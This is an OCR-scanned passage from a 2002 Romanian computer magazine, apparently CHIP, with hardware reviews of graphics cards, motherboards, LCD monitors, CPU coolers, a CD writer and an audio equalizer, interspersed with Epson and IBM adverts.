da/nu	nu/nu	da/da	5569	218	369	100	226	12544	10947	110	111	110	110	245	2,23
da/nu	nu/nu	da/da	5966	226	348	95	230	12987	11132	115	117	117	112	260	2,26
da/nu	nu/nu	da/da	6285	234	333	90	236	13201	11337	119	122	122	114	285	2,39
da/nu	nu/nu	da/da	6963	245	313	84	244	13981	11657	126	132	131	119	560	4,44
da/nu	nu/nu	da/da	6324	239	338	87	255	13974	11717	123	124	124	121	285	2,32
da/nu	nu/nu	da/da	6997	256	314	82	272	14969	12245	104	135	132	128	560	5,38
da/nu	nu/nu	da/da	6133	229	341	87	241	13374	11401	119	120	123	116	285	2,39
da/nu	nu/nu	da/da	6855	247	321	79	256	14294	11924	128	131	133	123	560	4,38
da/nu	nu/nu	da/da	6193	239	338	85	255	14035	11934	124	123	125	122	285	2,30
da/nu	nu/nu	da/da	6906	253	316	76	270	15013	12500	132	133	137	129	560	4,24

Dacă vor mai fi suficiente în viitor procesoarele considerate actualmente de calitate, îmi este indiferent. Cine o să mai folosească un biet calculator de 2,x GHz în era lui Hammer și Prescott?

Nu au devenit procesoarele un obiect de mândrie – cel puțin în sfera privată? Să nu ne lăsăm impresionați de această iluzie a megahertz-ilor. Procesoarele de sub 2 GHz îndeplinesc rapid sarcinile care le sunt date și se remarcă printr-un raport acceptabil preț/performanță. Dacă este vorba despre Intel sau AMD este mai degrabă o chestiune de simpatie și disponibilitatea de a plăti o anumită sumă.

Platformele Athlon sunt destul de stabile, în ciuda dependenței față de VIA, în timp ce P4 de la Intel nu mai este așa de „lame" cum era anul trecut. Însă înainte ca PC-ul vizat să sară pragul de 250 euro, investiți-vă banii mai degrabă în accesorii care vin mai bine în întâmpinarea necesităților dumneavoastră. O placă grafică rapidă aduce jucătorilor mai mult de 500 MHz tact suplimentar în nucleul procesorului. Și celor care prestează o muncă de birou le va fi mult mai ușor cu un monitor de calitate sau cu o tastatură modernă, care să prevină diferite afecțiuni ale articulațiilor – deci investiți în sănătate; de aceasta aveți nevoie toată viața, în timp ce un procesor nou devine în scurt timp „old news".


Bancul de probă

În paginile care urmează veți afla care sunt cele mai interesante componente și periferice pe care le-am selectat pentru testare în laboratorul nostru.

Decebal Schiller, Răzvan Anghelidi, Vasile Prodan, Francisc Kurko, Ionuț Adrian Boicu, Radu Fedoreanu, Marius Ghinea

Inno3D Xabre400

În timp ce testam acest accelerator dotat cu 64 MB DDR și SiS Xabre 400, mă întrebam (mai în glumă, mai în serios) cum ar arăta la pagina cu topuri o rubrică de genul „Plăci grafice cu GPU semiprogramabil"... termen destul de potrivit pentru a caracteriza cea mai nouă producție a firmei SiS în domeniul 3D. Și asta deoarece Xabre nu are vertex shader, „responsabil" cu metodele de calcul al geometriei scenelor, dar are un pixel shader hardware. DirectX nu are nici o facilitate de a emula pixel shadere, în schimb are o implementare software pentru vertex shader, astfel încât acceleratoarele de gen Xabre pot apela la procesor pentru a se descurca cu astfel de calcule. O astfel de arhitectură conduce la un număr mult redus de tranzistoare în GPU, și implicit la un preț scăzut al cipului. Avantaje și dezavantaje: unele aplicații (jocuri) vor trebui să fie suficient de inteligente pentru a recunoaște specificațiile exacte ale chipset-ului, altfel... dar să nu cobim și să așteptăm apariția unor drivere care să aibă acest vertex shader, ce-i drept, software. Vorbind de drivere: imaturitatea lor face ca în Serious Sam SE sau în Giants să percepem mai puține fps-uri decât în cazul unui GF4 MX. 3DMark 2001 demonstrează puterea „pură" a chipset-ului, punctajul obținut (6590 de puncte la 1024x768 pe 16 biți), situându-l peste un GF4 MX460. Însă nimeni nu se joacă 3DMark 2001, nu? (F.K.)




Evaluare CHIP

+ raport preț/performanță bun

Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preț:** 86 USD

Gigabyte GA-8PE667 Ultra



După prestația foarte bună a mainboard-urilor Gigabyte pentru procesoarele Intel P4, 8IEXP și 8IHXP, cerințele de la GA-8PE667 Ultra sunt destul de ridicate, datorită faptului că i845PE este primul chipset Intel ce suportă memoriile DDR333. Și așteptările noastre nu au fost înșelate. Ajutat fiind de lățimea mai mare de bandă a memoriilor, acest mainboard clasându-se peste „fratele" său 8IEXP, care beneficia „doar" de suport pentru memorii DDR266. La capitolul dotări, este poate la fel de bogat ca și modelele amintite anterior. Pentru cei ce au nevoie de transfer de date multimedia de pe cardurile camerelor digitale, sunt amplasați conectorii Memory Stick, Secure Digital și Smart Card Reader. Nu puteau lipsi nici conectorii IDE pentru RAID, controlați de cipul Promise PDC 20276, ce asigură crearea unei matrici obișnuite 0 (striping) sau 1 (mirroring). Deși southbridge-ul ICH4 oferă șase porturi USB 2.0, Gigabyte s-a gândit să mai adauge încă patru, integrând pentru asta și controlerul NEC. Nici posibilitatea conectării la rețea nu trebuie ignorată (suport din ICH4). Și dacă toate acestea nu vi se par de ajuns, mai puteți beneficia de un răspândit codec de tip AC '97 cu șase canale, ALC650 de la Realtek. (F.K.)

Evaluare CHIP

+ performanțe bune; + suport DDR333; + dotări hardware

Ofertant: Caro Group, UltraPRO Computers
Telefon: 021-3137109; 021-2117090 **Preț:** 144 USD; 142 USD

AOC LM 520A și LM 700A

Monitoarele LCD captează atenția prin dimensiunile reduse și performanțe bune, la un preț care tinde să devină convenabil. Este și cazul acestor două monitoare AOC pe care vi le vom prezenta în continuare. La o rezoluție standard de 1024x768, LM 520A este recomandat de producător pentru aplicații de birou. Deși cam sărac în meniul de reglare, monitorul este dotat cu un foarte util buton „AUTO", care așa cum arată numele, va face toate reglajele pentru dumneavoastră. La capitolul performanțe, LM 520A prezintă unghiuri de vizibilitate bune și un timp de răspuns dintre cele mai bune. Cu adevărat impresionant este însă filtrul de culoare, peste media obișnuită. Pe suportul pe care se sprijină mai găsim și două difuzoare care completează dotările acestui monitor. Am putea spune ca LM 520A reprezintă o alternativă bună pentru utilizatorii nu foarte pretențioși.



Despre „fratele" său din clasa superioară, LM 700A, se poate spune că are aceleași performanțe în ceea ce privește unghiurile de vizibilitate și timpul de răspuns. De asemenea, și la acest monitor sunt prezente cele două difuzoare amplasate pe suportul monitorului și utilul buton de autoreglare. Asemănările se opresc însă aici. LM700A are o rezoluție mai mare, de 1280 x 1024, dar numai la 60 Hz, și o arie a ecranului comparabilă cu a unui monitor de 19", un lucru foarte bun pentru aplicațiile profesionale de birou și grafică, pentru care producătorul AOC recomandă monitorul LM 700A. Nu în ultimul rând, ambele aparate sunt dotate cu „emblema" producătorului, și anume rotița pentru navigarea în meniul monitoarelor, aspect ce facilitează navigarea și selectarea meniurilor. În ultimul rând, dar nu și ca importanță, prețul acestor monitoare este atractiv. (A.B.)



Evaluare CHIP

+ preț; – suport DVI

Ofertant: UltraPRO Computers
Telefon: 021-2117090; **Preț:** 376 USD, respectiv 568 USD



CU EPSON
SEZONUL RECE
SE ANUNȚĂ
CĂLDUROS!
EPSON
EPSON
Deși sezonul rece se apropie,
nu trebuie să-ți faci griji.
Pentru tine va fi unul călduros.
Cumpără o imprimantă EPSON
Stylus format A4, până la
31 decembrie 2002 și primești
bonus o căciulă și un fular EPSON.
Vei avea un sezon rece, viu colorat
și călduros.
MB
DISTRIBUTION
EPSON®
DRAGOSTE LA PRIMA IMPRIMARE
Telefon: 40-1-230 03 14
231 79 88
Telefax: 40-1-230 03 13
E-mail: office@mbd.ro
www.mbd.ro

RoverScan Maxima 17", Slim Black 15" și Slim Flat Digital 15"



Faptul că oferta de monitoare TFT a luat o nebănuită amploare nu mai miră pe nimeni. În anumite privințe sunt de preferat „vechilor" monitoare CRT, deși în materie de performanțe nu pot încă egala pe deplin calitățile acestora. Luna aceasta ne-au sosit la redacție trei modele ale unei firme mai puțin cunoscute pe piața românească, și anume RoverScan. La prima vedere am fost puțin sceptici privind performanțele acestor monitoare, dar Maxima 17", Slim Black 15" și Slim Flat Digital 15" au avut o comportare bună, în multe privințe făcând cinste firmei producătoare.

Astfel, în ordinea diagonalelor, primul monitor testat este RoverScan Maxima, cu diagonala de 17 țoli, cum arată și numele. Acesta este un monitor fabricat cu gândul la aplicațiile de birou în principal, dar rezoluția de 1280 x 1024 la 75 Hz, contrastul de 400:1, difuzoarele stereo și unghiurile de vizibilitate foarte bune (160 de grade orizontal respectiv 130 de grade vertical) îl recomandă și pentru aplicații multimedia. În ceea ce privește timpul de răspuns, deși în specificațiile tehnice acesta apare ca fiind de numai 20ms, înclinăm să credem că această valoare reprezintă doar up-time-ul, valoarea reală fiind în jur de 25ms, un timp de răspuns de altfel foarte bun. Foarte bun este și meniul on-screen, ce pune la dispoziție o mulțime de opțiuni, dar și o utilă funcție de autoreglare.

Celelalte două monitoare testate fac parte din Gama Slim, având în comun diagonala de 15 țoli și o rezoluție de 1024x768, standard de altfel pentru această diagonală. Slim Black 15" este un frumos monitor negru, cu un contrast (300:1) și unghiuri de vizibilitate ceva mai mici (110 grade orizontal, respectiv 80 de grade vertical). Deși combinate cu un timp de răspuns destul de bun de aproximativ 25ms și cu o foarte bună luminozitate, aceste valori nu recomandă monitorul pentru alte aplicații decât cele de birou.



Am lăsat la urmă Slim Flat Digital 15", pentru că acest monitor merită o atenție mai mare. Ca diferențe majore față de gama din care face parte remarcăm refresh-ul de numai 60 Hz la rezoluția standard și unghiurile mari de vizibilitate (110 grade vertical respectiv 150 de grade orizontal). De asemenea monitorul prezintă intrare DVI pentru modul digital de afișare, ceea ce îmbunătățește calitatea imaginii, și are și un contrast bun (450:1) și un timp de răspuns de numai 13ms (din nou doar timpul de up-time este specificat, dar acesta indică totuși un timp foarte bun de răspuns, de aproximativ 25ms). Toate aceste specificații tehnice la care se adaugă posibilitatea de a folosi monitorul agățat de perete fără nici un fel de alte dispozitive ajutătoare, fac din RoverScan Slim Flat Digital o frumoasă alegere pentru utilizatorii de monitoare LCD. În ansamblu, trecând peste prețurile un pic prea mari, monitoarele firmei RoverScan ne-au impresionat plăcut, având calități uneori peste media clasei de monitoare TFT din care fac parte. (A.B.)




Evaluare CHIP

\+ calitate; – preț

Ofertant: Depozitul de Calculatoare; **Telefon:** 021-2217377
Preț: 683 USD, 450 USD, respectiv 484 USD

ASUS A7V8X



Placa de bază A7V8X este unul din primele modele ce implementează chipset-ul KT400. După mainboard-urile MSI și Gigabyte testate de curând, am fost nerăbdători să aflăm dacă și A7V8X se va situa pe aceeași treaptă cu acestea, bineînțeles din punct de vedere al performanței, și dacă se va opri la nivelul unui KT333, sau, mai rău, sub acest chipset. Ei bine, s-a situat peste cele două modele de la principalii concurenți, însă n-a reușit să ajungă la performanțele excelentului A7V333, de exemplu. Ceea ce contracarează acest neajuns este dotarea hardware, impecabilă am putea spune. A7V8X este una din foarte puținele modele ce încorporează soluția Gigabit Ethernet 10/100/1000 Mb/s, prin cipul Broadcom BCM5702. Controlerul Firewire VIA VT6306 facilitează editarea video, ce va juca în curând un rol important și pentru utilizatorii din țara noastră. Modulul 1394 (Firewire) vine împreună cu un conector obișnuit și un conector mini-DV.

Serial ATA este o altă noutate apărută pe plăcile de bază. Bazat pe controlerul RAID Promise PDC20376 IDE/SATA150, acesta oferă funcționalitate RAID 0 și 1 atât pentru interfețele ATA133, cât și pentru cele SATA150. Acest controler este o soluție intermediară pentru utilizatorii ce doresc o migrare către unități Serial ATA prin combinarea cele două tipuri de interfețe, și funcționează ca orice controler RAID obișnuit, furnizând RAID pentru până la patru harddisk-uri. Al șaselea slot PCI are dublă funcționalitate: poate fi utilizat ca un slot PCI obișnuit, însă este mult de atât: este creat de ASUS special pentru dispozitivele wireless, cum ar fi plăci de rețea „fără fir", suportând standardele 802.11a, 802.11b și standardul Bluetooth. A7V8X vine împreună cu popularul codec audio AC'97 Realtek ALC650, cu șase canale. Interesant este că Asus nu furnizează și un bracket pentru sunet, probabil pentru a reduce pe cât posibil prețul final, alegând varianta configurării soft, astfel încât conectorii MIC și Line-In să poată reda canalele consacrate 5.1 (rear, center și subwoofer). De asemenea, trebuie amintite caracteristice specifice producătorului: ASUS C.O.P (CPU Overheating Protection) ce protejează procesorul în cazul defectării cooler-ului, iar prin intermediul utilitarului Q-Fan, BIOS-ul va ajusta inteligent viteza ventilatorului în funcție de temperatura sistemului, pentru a asigura a răcire adecvată a procesorului, urmărindu-se în același timp și silențiozitatea cooler-ului. (F.K.)

Evaluare CHIP

\+ dotări hardware ireproșabile

Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preț:** 168 USD

e **business**
How 'e' do you want to be?



Doriți angajați mai eficienți? Oferiți-le tehnologie performantă!



Testați mobilitatea de înaltă performanță cu laptop-ul IBM ThinkPad A31 echipat cu noul Mobile Intel® Pentium® 4 Procesor-M.

În plus, seria ThinkPad R este mai portabilă și mai accesibilă decât oricând.

Oricare ar fi opțiunea dumneavoastră, o mai bună operare pe calculator începe cu un laptop mai bun.

IBM ThinkPad A31

- Mobile Intel® Pentium® 4 Procesor la 1,6 GHz - M
- Standard 128MB PC2100 DDR SDRAM, maxim 1024MB la 266 MHz
- Placă grafică ATI Mobility RADEON 7500 32 MB DDR AGP 4X
- 20 GB HDD, display TFT 15"
- audio/fax/rețea/port infrared
- DVD ROM 8x maxim
- Microsoft® Windows® XP Professional preinstalat
- baterie Lithiu-Ion cu autonomie de 2,5 ore
- garanție: 1 an
- preț estimat end-user fără TVA: **2175 USD**

IBM ThinkPad R31

- Mobile Intel® Pentium® III Procesor la 1000 MHz - M
- Standard 128MB SDRAM, maxim 1024MB la 133MHz
- placă video 32 MB
- 20 GB HDD
- display TFT14.1", 1024x768 rezoluția maximă
- audio/fax/rețea/port infrared
- DVD ROM 8x maxim
- Microsoft® Windows® XP Professional preinstalat
- baterie Lithiu-Ion cu autonomie de 3 ore
- garanție: 1 an
- preț estimat end-user fără TVA: **1599 USD**

Prin Distribuitorul Autorizat IBM în România:
ASBIS ROMANIA
FORUM Business Center, str Mureș nr 4, corp A, București, sector 1
Tel: 021/ 224.59.81; 021/ 224 05 11 Fax: 021/224.05.29;
ibmsales@asbis.ro


intel inside pentium 4 m

IBM

IBM recomandă Microsoft® Windows® XP Professional pentru calculatoare portabile.

Numele produselor IBM sunt mărci înregistrate ale International Business Machines Corporation. Intel, sigla Intel Inside și Pentium sunt mărci înregistrate ale Intel Corporation. Microsoft și Windows sunt mărci înregistrate ale Microsoft Corporation. Alte nume de companii, produse sau servicii aparțin altor companii. Fotografiile sunt folosite doar ca model de prezentare. © Copyright IBM 2002. Toate drepturile rezervate.

EagleStream 5R266B1H3




Acest cooler este construit, pentru a „răcori" numai procesoarele de tip AMD, de către producătorul chinez al mărcii Speeze. Radiatorul din aluminiu prezintă o inserție de cupru în zona de contact cu „pastila" procesorului pentru maximizarea transferului de căldură. Deși debitul de aer al ventilatorului este de numai 22,21 CFM, acesta este direcționat forțat către aripioarele verticale datorită construcției compacte a ventilatorului care îmbracă de jur-împrejur radiatorul.Turația atinsă este de 4800 rpm, sensibil mai mare pentru procesoarele Athlon, mari acumulatoare de entropie, dar zgomotul produs nu deranjează auzul fanilor AMD. Deși performanțele sale nu sunt extraordinare, prețul său îi crește mult cota de popularitate.(R.F.)

Evaluare CHIP

+ preț; – performanțe medii

Ofertant: SPOT Digital
Telefon: 021-4110675; **Preț:** 8 USD

AOpen AK77– 8XN



Mainboard-ul AK77-8XN încorporează cel mai proaspăt chipset VIA pentru Athlon XP, KT400. În afară de dotările standard ale oricărei plăci de bază cu chipset KT400: interfață AGP de ultimă generație – 8x și suport pentru memoriile DDR400, PCB-ul nu beneficiază de foarte multe facilități (RAID, SATA, FireWire, etc). Sufixul „N" sugerează suportul de rețea (network), ce se poate dovedi foarte util în cazul conectării la orice rețea de tip Fast Ethernet. Soluția LAN este oferită de controlerul on-board Realtek RTL8100BL. Codec-ul audio este de tip AC '97 cu șase canale, tot Realtek (cunoscutul ALC650), a cărui prezență este din ce în ce mai întâlnită pe mainboard-urile moderne.

Un lucru foarte util este și tehnologia OHP (CPU Overheat Protection), menită să prevină arderea procesorului în cazul opririi cooler-ului. Se cunoaște faptul că odată cooler-ul oprit, un procesor AMD care nu se oprește din funcționare atinge brusc temperaturi foarte ridicate, ce duc la arderea procesorului într-un timp foarte scurt. Tehnologia OHP exclude această nefericită situație, datorită cipului ATTANSIC ATXP1, ce trimite imediat un semnal plăcii de bază, care „taie" instantaneu alimentarea procesorului.

Performanțele nu au fost printre cele mai impresionante, însă raportul preț/performanță este foarte bun, la care se mai adaugă și un interesant pachet cadou: un mouse optic de la același producător, cu două rotițe de scroll. Acest mic, dar important accesoriu face și mai atractiv acest mainboard, dacă ținem seama de prețul și așa nu prea mare. (F.K.)



Evaluare CHIP

+ preț; + bonus mouse optic cu scroll
– performanțe mai puțin strălucite

Ofertant: Quartz Computer
Telefon: 021-4109948; **Preț:** 77 USD

PleXWriter 48/24/48U




Înveșmântat într-o mantie argintie de sorginte clasică, CD-RW-ul extern produs de către compania Plextor, lider de necontestat pe piața device-urilor optice, este ușor de utilizat în primul rând datorită modului simplu de conectare. El folosește interfața de mare viteză USB 2.0, dar e perfect compatibil și cu versiunea anterioară 1.1, iar producătorul ne scutește de dureri de cap la instalare, prin furnizarea driver-ului (USB 2.0) pentru Windows 98 SE. Performanțele sale le copiază pe cele ale confratelui său intern, astfel că putem „scrie" un disc inscriptibil în mai puțin de trei minute, la viteza maximă 48x. Memoria buffer de 4 MB, supervizată de tehnologia Burn-Proof, nu ne produce surprize la scriere, calculatorul poate rula liniștit în mod multitasking în timp ce CD-ul este pus la „prăjit". Funcția PoweRec controlează și optimizează „arderea" în funcție de mediul utilizat, iar VariRec filtrează sunetul în cazul înregistrărilor audio, tot acest efort comun pentru a crea ușor și sigur un CD de calitate. Dotat cu o memorie FlashROM, upgrade-ul la ultima versiune firmware devine „floare la ureche". Mount Rainier și CD TEXT se numără printre dotările care nu trebuie uitate, la fel ca și acesoriile care fac parte din bundle. Acesta conține pe lângă produsul de bază, cinci CD-R-uri high speed, un CD-RW, soft-ul pentru „ardere" Nero, InCD (OEM version), PlexTools (utilitar dedicat), manual de utilizare, cablul USB și cel de alimentare, adică tot ce este necesar ca să ne punem pe treabă! (R.F.)

Evaluare CHIP

– preț; + performanțe, dotare

Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preț:** 260 USD

CoolCat 7T268B1M3



Aș putea cataloga acest cooler drept „bistandard" pentru că este construit pentru a răci atât procesoarele Pentium, cât și pe cele de tip AMD. Radiatorul din aluminiu prezintă o decupare transversală care permite montarea clemei metalice de prindere pentru socket A, dar nu înainte de a demonta sistemul de montare compus dintr-o pârghie de plastic și două gheare metalice pentru soclul 478, situat în partea superioară a ventilatorului. Geometria radiatorului este brăzdată de „creneluri și șanturi" pentru a maximiza suprafața de răcire, peste care ventilatorul suflă un curent de aer de 23,9 CFM la o turație maximă de 3700 rpm. Supus unui stres maxim timp de 15 minute cu ajutorul programului CPUBurn, procesorul AMD Athlon 1400 T-Bird a fost „răcorit" până la 64 de grade Celsius, timpul de revenire la temperatura inițială fiind de numai un minut. Silențios, toarce încet ca o pisicuță, dar nu prezintă o eficacitate ieșită din comun. Totuși acest cooler se remarcă prin prețul său excelent. (R.F.)


Evaluare CHIP

+ preț; – performanțe medii

Ofertant: SPOT Digital
Telefon: 021-4110675; **Preț:** 6 USD

Future Power NewQ 1379

O figură aparte în contextul hardware-ului dedicat multimedia pentru PC este produsul firmei americane Future Power. Este vorba despre un egalizator grafic pe 7 benzi, ce se instalează într-un CD-ROM drive bay, avînd o formă foarte asemănătoare cu o unitate CD-ROM. De altfel, Power NewQ 1379 se alimentează întocmai precum o unitate CD-ROM sau un harddisk. În ceea ce priveşte conexiunile, pe panoul frontal al Power NewQ1379 se află o intrare preamplificată de microfon şi o ieşire amplificată pentru căşti. Restul conectorilor se află pe o plăcuţă externă legată printr-un cablu panglică (neecranat!) de Power NewQ 1379. Această plăcuţă se montează în locaşurile din carcasa computerului destinate plăcilor PCI, dar nu se inserează într-un slot PCI. O intrare de tip Line In, o ieşire de tip Line Out, o ieşire pentru canalul de microfon, dar şi o intrare pentru semnal deja amplificat sunt legăturile aflate pe plăcuţa externă de conexiuni a Power NewQ 1379, sub forma mufelor mamă pentru jack mic.



La modul practic, semnalul audio ieşit din placa de sunet trece prin Power NewQ1379 şi apoi ajunge la sistemul audio al utilizatorului. Eventual, pentru aplicaţii de tip karaoke, se poate intra cu un microfon în Power NewQ1379. Cele şapte benzi de egalizare ale Power NewQ1379 sunt: 60Hz, 150Hz, 400Hz, 1KHz, 2,4KHz, 6KHz, 15KHz. Pe lîngă egalizare, Power NewQ1379 mai oferă şi un modul de surround 3D SRS.

Sub aspectul calităţii audio, Power NewQ1379 oferă o calitate foarte scăzută. Şi nu este vorba aici numai de raportul semnal/zgomot mic, cinstit raportat de producător ca fiind de 60dB. Lipsa de ecranare a cablului ce leagă unitatea principală a Power NewQ1379 de placa externă de conexiuni aduce zgomote suplimentare sesizabile. Apoi, cursa potenţiometrelor egalizatorului este foarte scurtă, ceea ce nu permite reglaje de fineţe. Îmi manifest îndoiala şi în ceea ce priveşte cei 10 dB de amplificare/atenuare ai egalizatorului – cred că




este vorba de o valoare mai mică. Până la urmă, Power NewQ 1379 este cu mult inferior egalizatoarelor software, şi mă gîndesc la cel din Windows Media Player ver.7, mai ales pentru că acelaşi player software oferă şi un modul 3D SRS de surround. Ori, dat fiind faptul că Media Player-ul poate înlocui atât funcţia de egalizare, cât şi cea de surround 3D SRS a Power NewQ1379, iar asta gratis şi la o calitate audio net superioară celei oferite de produsul firmei Future Power, mă întreb cu seriozitate care este utilitatea reală a acestuia din urmă... (M.G.)


Evaluare CHIP

- calitate audio scăzută
- cursa scurtă a potenţiometrelor
- zgomote parazite

Ofertant: SPOT Digital
Telefon: 021-4110675; **Preţ:** 30 USD



EPoX 4SDA5+



